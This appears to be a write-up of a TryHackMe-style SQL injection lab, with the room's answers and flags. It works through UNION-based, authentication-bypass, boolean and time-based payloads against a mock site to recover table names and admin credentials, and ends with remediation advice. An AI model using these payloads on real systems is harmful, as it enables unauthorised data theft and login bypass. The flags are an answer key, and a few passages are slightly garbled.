SQL Injection
Brief
SQL (Structured Query Language) Injection, mostly referred to as SQLi, is an attack on a web application database server that causes malicious queries to be executed. When a web application communicates with a database using input from a user that hasn’t been properly validated, there runs the potential of an attacker being able to steal, delete or alter private and customer data and also attack the web application authentication methods to private or customer areas. This is why SQLi is one of the oldest web application vulnerabilities, and it can also be the most damaging.
Questions
Q: What does SQL stand for?
A: Structured Query Language
What is a Database?
A database is a way of electronically storing collections of data in an organised manner. A database is controlled by a DBMS, which is an acronym for Database Management System. DBMSs fall into two camps: Relational and Non-Relational.
Within a DBMS, you can have multiple databases, each containing its own set of related data. For example, you may have a database called “shop”. Within this database, you want to store information about products available to purchase, users who have signed up to your online shop, and information about the orders you’ve received. You’d store this information separately in the database using something called tables. The tables are identified with a unique name for each one. You can see this structure in the diagram below, but you can also see how a business might have other separate databases to store staff information or the accounts team.

A relational database stores information in tables, and often, the tables share information between them; they use columns to specify and define the data being stored and rows actually to store the data. The tables will often contain a column that has a unique ID (primary key), which will then be used in other tables to reference it and cause a relationship between the tables, hence the name relational database.
Non-relational databases, sometimes called NoSQL, on the other hand, are any sort of database that doesn’t use tables, columns and rows to store the data. A specific database layout doesn’t need to be constructed so each row of data can contain different information, giving more flexibility over a relational database. Some popular databases of this type are MongoDB, Cassandra and ElasticSearch.
Questions
Q: What is the acronym for the software that controls a database?
A: DBMS
Q: What is the name of the grid-like structure which holds the data?
A: table
What is SQL?
This returns any rows with a username beginning with the letter a.
select * from users where username like '%n';
This returns any rows with a username ending with the letter n.
select * from users where username like '%mi%';
The UNION statement combines the results of two or more SELECT statements to retrieve data from either single or multiple tables; the rules to this query are that the UNION statement must retrieve the same number of columns in each SELECT statement, the columns have to be of a similar data type, and the column order has to be the same.
The INSERT statement tells the database we wish to insert a new row of data into the table. “into users” tells the database which table we wish to insert the data into, “(username,password)” provides the columns we are providing data for and then “values (‘bob’,’password’);” provides the data for the previously specified columns.
insert into users (username,password) values ('bob','password123');
The UPDATE statement tells the database we wish to update one or more rows of data within a table. You specify the table you wish to update using “update %tablename% SET” and then select the field or fields you wish to update as a comma-separated list such as “username=’root’,password=’pass123’” then finally, similar to the SELECT statement, you can specify exactly which rows to update using the where clause such as “where username=’admin;”.
update users SET username='root',password='pass123' where username='admin';
The DELETE statement tells the database we wish to delete one or more rows of data. Apart from missing the columns you wish to return, the format of this query is very similar to the SELECT. You can specify precisely which data to delete using the where clause and the number of rows to be deleted using the LIMIT clause.
delete from users where username='martin';
Questions
Q: What SQL statement is used to retrieve data?
A: SELECT
Q: What SQL clause can be used to retrieve data from multiple tables?
A: UNION
Q: What SQL statement is used to add data?
A: INSERT
What is SQL Injection?
Take the following scenario where you’ve come across an online blog, and each blog entry has a unique ID number. The blog entries may be either set to public or private, depending on whether they’re ready for public release. The URL for each blog entry may look something like this:
https://website.thm/blog?id=1
From the URL above, you can see that the blog entry selected comes from the id parameter in the query string. The web application needs to retrieve the article from the database and may use an SQL statement that looks something like the following:
SELECT * from blog where id=1 and private=0 LIMIT 1;
The SQL statement above is looking in the blog table for an article with the id number of 1 and the private column set to 0, which means it’s able to be viewed by the public and limits the results to only one match.
SQL Injection is introduced when user input is introduced into the database query. In this instance, the id parameter from the query string is used directly in the SQL query.
Let’s pretend article ID 2 is still locked as private, so it cannot be viewed on the website. We could now instead call the URL:
https://website.thm/blog?id=2;--
Which would then, in turn, produce the SQL statement:
SELECT * from blog where id=2;-- and private=0 LIMIT 1;
The semicolon in the URL signifies the end of the SQL statement, and the two dashes cause everything afterwards to be treated as a comment. By doing this, you’re just, in fact, running the query:
SELECT * from blog where id=2;--
Which will return the article with an ID of 2 whether it is set to public or not.
This was just one example of an SQL Injection vulnerability of a type called In-Band SQL Injection; there are three types in total: In-Band, Blind and Out-of-Band.
Questions
Q: What character signifies the end of an SQL query?
A: ;
In-Band SQLi
In-Band SQL Injection is the easiest type to detect and exploit; In-Band just refers to the same method of communication being used to exploit the vulnerability and also receive the results, for example, discovering an SQL Injection vulnerability on a website page and then being able to extract data from the database to the same page.
Error-Based SQL Injection
This type of SQL Injection is the most useful for easily obtaining information about the database structure, as error messages from the database are printed directly to the browser screen. This can often be used to enumerate a whole database.
Union-Based SQL Injection
This type of Injection utilises the SQL UNION operator alongside a SELECT statement to return additional results to the page. This method is the most common way of extracting large amounts of data via an SQL Injection vulnerability.
The key to discovering error-based SQL Injection is to break the code’s SQL query by trying certain characters until an error message is produced; these are most commonly single apostrophes ( ‘ ) or a quotation mark ( “ ).
The first thing we need to do is return data to the browser without displaying an error message. Firstly, we’ll try the UNION operator so we can receive an extra result if we choose it. Try setting the mock browsers id parameter to:
1 UNION SELECT 1
This statement should produce an error message informing you that the UNION SELECT statement has a different number of columns than the original SELECT query. So let’s try again but add another column:
1 UNION SELECT 1,2
Same error again, so let’s repeat by adding another column:
1 UNION SELECT 1,2,3

Success, the error message has gone, and the article is being displayed, but now we want to display our data instead of the article. The article is displayed because it takes the first returned result somewhere in the website’s code and shows that. To get around that, we need the first query to produce no results. This can simply be done by changing the article ID from 1 to 0.
0 UNION SELECT 1,2,3
You’ll now see the article is just made up of the result from the UNION select, returning the column values 1, 2, and 3. We can start using these returned values to retrieve more useful information. First, we’ll get the database name that we have access to:
0 UNION SELECT 1,2,database()

Our next query will gather a list of tables that are in this database.
0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'
There are a couple of new things to learn in this query. Firstly, the method group_concat() gets the specified column (in our case, table_name) from multiple returned rows and puts it into one string separated by commas. The next thing is the information_schema database; every user of the database has access to this, and it contains information about all the databases and tables the user has access to. In this particular query, we’re interested in listing all the tables in the sqli_one database, which is article and staff_users.

We can utilise the information_schema database again to find the structure of this table using the below query.
0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'
This is similar to the previous SQL query. However, the information we want to retrieve has changed from table_name to column_name, the table we are querying in the information_schema database has changed from tables to columns, and we’re searching for any rows where the table_name column has a value of staff_users.

The query results provide three columns for the staff_users table: id, password, and username. We can use the username and password columns for our following query to retrieve the user’s information.
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_users
Again, we use the group_concat method to return all of the rows into one string and make it easier to read. We’ve also added ,’:’, to split the username and password from each other. Instead of being separated by a comma, we’ve chosen the HTML
tag that forces each result to be on a separate line to make for easier reading.

Questions
Q: What is the flag after completing level 1?
A: THM{SQL_INJECTION_3840}
Blind SQLi - Authentication Bypass
Unlike In-Band SQL injection, where we can see the results of our attack directly on the screen, blind SQLi is when we get little to no feedback to confirm whether our injected queries were, in fact, successful or not, this is because the error messages have been disabled, but the injection still works regardless. It might surprise you that all we need is that little bit of feedback to successfully enumerate a whole database.
One of the most straightforward Blind SQL Injection techniques is when bypassing authentication methods such as login forms. In this instance, we aren’t that interested in retrieving data from the database; We just want to get past the login.
Login forms that are connected to a database of users are often developed in such a way that the web application isn’t interested in the content of the username and password but more in whether the two make a matching pair in the users table. In basic terms, the web application is asking the database, “Do you have a user with the username bob and the password bob123?” the database replies with either yes or no (true/false) and, depending on that answer, dictates whether the web application lets you proceed or not.
Taking the above information into account, it’s unnecessary to enumerate a valid username/password pair. We just need to create a database query that replies with a yes/true.
We can see in the box labelled “SQL Query” that the query to the database is the following:
select * from users where username='%username%' and password='%password%' LIMIT 1;
To make this into a query that always returns as true, we can enter the following into the password field:
' OR 1=1;--
Which turns the SQL query into the following:
select * from users where username='' and password='' OR 1=1;
Because 1=1 is a true statement and we’ve used an OR operator, this will always cause the query to return as true, which satisfies the web applications logic that the database found a valid username/password combination and that access should be allowed.
Questions
Q: What is the flag after completing level two? (and moving to level 3)
A: ## THM{SQL_INJECTION_9581}
Blind SQLi - Boolean Based
Boolean-based SQL Injection refers to the response we receive from our injection attempts, which could be a true/false, yes/no, on/off, 1/0 or any response that can only have two outcomes. That outcome confirms that our SQL Injection payload was either successful or not. On the first inspection, you may feel like this limited response can’t provide much information. Still, with just these two responses, it’s possible to enumerate a whole database structure and contents.
You’re presented with a mock browser with the following URL:
https://website.thm/checkuser?username=admin
The browser body contains {“taken”:true}. This API endpoint replicates a common feature found on many signup forms, which checks whether a username has already been registered to prompt the user to choose a different username. Because the taken value is set to true, we can assume the username admin is already registered. We can confirm this by changing the username in the mock browser’s address bar from admin to admin123, and upon pressing enter, you’ll see the value taken has now changed to false.
The SQL query that is processed looks like the following:
select * from users where username = '%username%' LIMIT 1;
The only input we have control over is the username in the query string, and we’ll have to use this to perform our SQL injection. Keeping the username as admin123, we can start appending to this to try and make the database confirm true things, changing the state of the taken field from false to true.
Like in previous levels, our first task is to establish the number of columns in the users’ table, which we can achieve by using the UNION statement. Change the username value to the following:
admin123' UNION SELECT 1;--
As the web application has responded with the value taken as false, we can confirm this is the incorrect value of columns. Keep on adding more columns until we have a taken value of true. You can confirm that the answer is three columns by setting the username to the below value:
admin123' UNION SELECT 1,2,3;--
Now that our number of columns has been established, we can work on the enumeration of the database. Our first task is to discover the database name. We can do this by using the built-in database() method and then using the like operator to try and find results that will return a true status.
Try the below username value and see what happens:
admin123' UNION SELECT 1,2,3 where database() like '%';--
We get a true response because, in the like operator, we just have the value of %, which will match anything as it’s the wildcard value. If we change the wildcard operator to a%, you’ll see the response goes back to false, which confirms that the database name does not begin with the letter a. We can cycle through all the letters, numbers and characters such as - and _ until we discover a match. If you send the below as the username value, you’ll receive a true response that confirms the database name begins with the letter s.
admin123' UNION SELECT 1,2,3 where database() like 's%';--
Now you move on to the next character of the database name until you find another true response, for example, ‘sa%’, ‘sb%’, ‘sc%’, etc. Keep on with this process until you discover all the characters of the database name, which is sqli_three.
We’ve established the database name, which we can now use to enumerate table names using a similar method by utilising the information_schema database. Try setting the username to the following value:
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'a%';--
This query looks for results in the information_schema database in the tables table where the database name matches sqli_three, and the table name begins with the letter a. As the above query results in a false response, we can confirm that there are no tables in the sqli_three database that begin with the letter a. Like previously, you’ll need to cycle through letters, numbers and characters until you find a positive match.
You’ll finally end up discovering a table in the sqli_three database named users, which you can confirm by running the following username payload:
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name='users';--
Lastly, we now need to enumerate the column names in the users table so we can properly search it for login credentials. Again, we can use the information_schema database and the information we’ve already gained to query it for column names. Using the payload below, we search the columns table where the database is equal to sqli_three, the table name is users, and the column name begins with the letter a.
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%';
Again, you’ll need to cycle through letters, numbers and characters until you find a match. As you’re looking for multiple results, you’ll have to add this to your payload each time you find a new column name to avoid discovering the same one. For example, once you’ve found the column named id, you’ll append that to your original payload (as seen below).
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME !='id';
Repeating this process three times will enable you to discover the columns’ id, username and password. Which now you can use to query the users table for login credentials. First, you’ll need to discover a valid username, which you can use the payload below:
admin123' UNION SELECT 1,2,3 from users where username like 'a%
Once you’ve cycled through all the characters, you will confirm the existence of the username admin. Now you’ve got the username. You can concentrate on discovering the password. The payload below shows you how to find the password:
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%
Cycling through all the characters, you’ll discover the password is 3845.
Questions
Q: What is the flag after completing level three?
A: THM{SQL_INJECTION_1093}
Blind SQLi - Time Based
A time-based blind SQL injection is very similar to the above boolean-based one in that the same requests are sent, but there is no visual indicator of your queries being wrong or right this time. Instead, your indicator of a correct query is based on the time the query takes to complete. This time delay is introduced using built-in methods such as SLEEP(x) alongside the UNION statement. The SLEEP() method will only ever get executed upon a successful UNION SELECT statement.
So, for example, when trying to establish the number of columns in a table, you would use the following query:
admin123' UNION SELECT SLEEP(5);--
If there was no pause in the response time, we know that the query was unsuccessful, so like on previous tasks, we add another column:
admin123' UNION SELECT SLEEP(5),2;--
This payload should have produced a 5-second delay, confirming the successful execution of the UNION statement and that there are two columns.
You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.

Then to find the tables, we do: https://website.thm/analytics?referrer= referrer=admin123' UNION SELECT SLEEP(5),2 FROM information_schema.tables where table_schema = 'sqli_four' and table_name like 'a%';--
The tables i found are analytics_referrers and users:
https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(5),2 FROM information_schema.tables where table_schema = 'sqli_four' and table_name like 'analytics_referrers';--
https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(5),2 FROM information_schema.tables where table_schema = 'sqli_four' and table_name like 'users';--
And then try to find the column names:
https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(5),2 FROM information_schema.columns where table_schema = 'sqli_four' and table_name = 'users' and column_name like 'username';--
Found columns username, password.
We can assume that the username we are looking for is admin. Now we will be looking for the password: https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(5),2 FROM users where username = 'admin' and password like '%';--
And we find that the password is 4961: https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(5),2 FROM users where username = 'admin' and password like '4961';--
Logging in with admin:4961 yields the flag.
Questions
Q: What is the final flag after completing level four?
A: THM{SQL_INJECTION_MASTER}
Out-of-Band SQLi
Out-of-band SQL Injection isn’t as common as it either depends on specific features being enabled on the database server or the web application’s business logic, which makes some kind of external network call based on the results from an SQL query.

An Out-Of-Band attack is classified by having two different communication channels, one to launch the attack and the other to gather the results. For example, the attack channel could be a web request, and the data gathering channel could be monitoring HTTP/DNS requests made to a service you control.
1) An attacker makes a request to a website vulnerable to SQL Injection with an injection payload.
2) The Website makes an SQL query to the database, which also passes the hacker’s payload.
3) The payload contains a request which forces an HTTP request back to the hacker’s machine containing data from the database.
Questions
Q: Name a protocol beginning with D that can be used to exfiltrate data from a database.
A: DNS
Remediation
Prepared Statements (With Parameterized Queries):
In a prepared query, the first thing a developer writes is the SQL query, and then any user inputs are added as parameters afterwards. Writing prepared statements ensures the SQL code structure doesn’t change and the database can distinguish between the query and the data. As a benefit, it also makes your code look much cleaner and easier to read.
Input Validation:
Input validation can go a long way to protecting what gets put into an SQL query. Employing an allow list can restrict input to only certain strings, or a string replacement method in the programming language can filter the characters you wish to allow or disallow.
Escaping User Input:
Allowing user input containing characters such as ‘ “ $ \ can cause SQL Queries to break or, even worse, as we’ve learnt, open them up for injection attacks. Escaping user input is the method of prepending a backslash (**) to these characters, which then causes them to be parsed just as a regular string and not a special character.
Questions
Q: Name a method of protecting yourself from an SQL Injection exploit.
A: prepared statements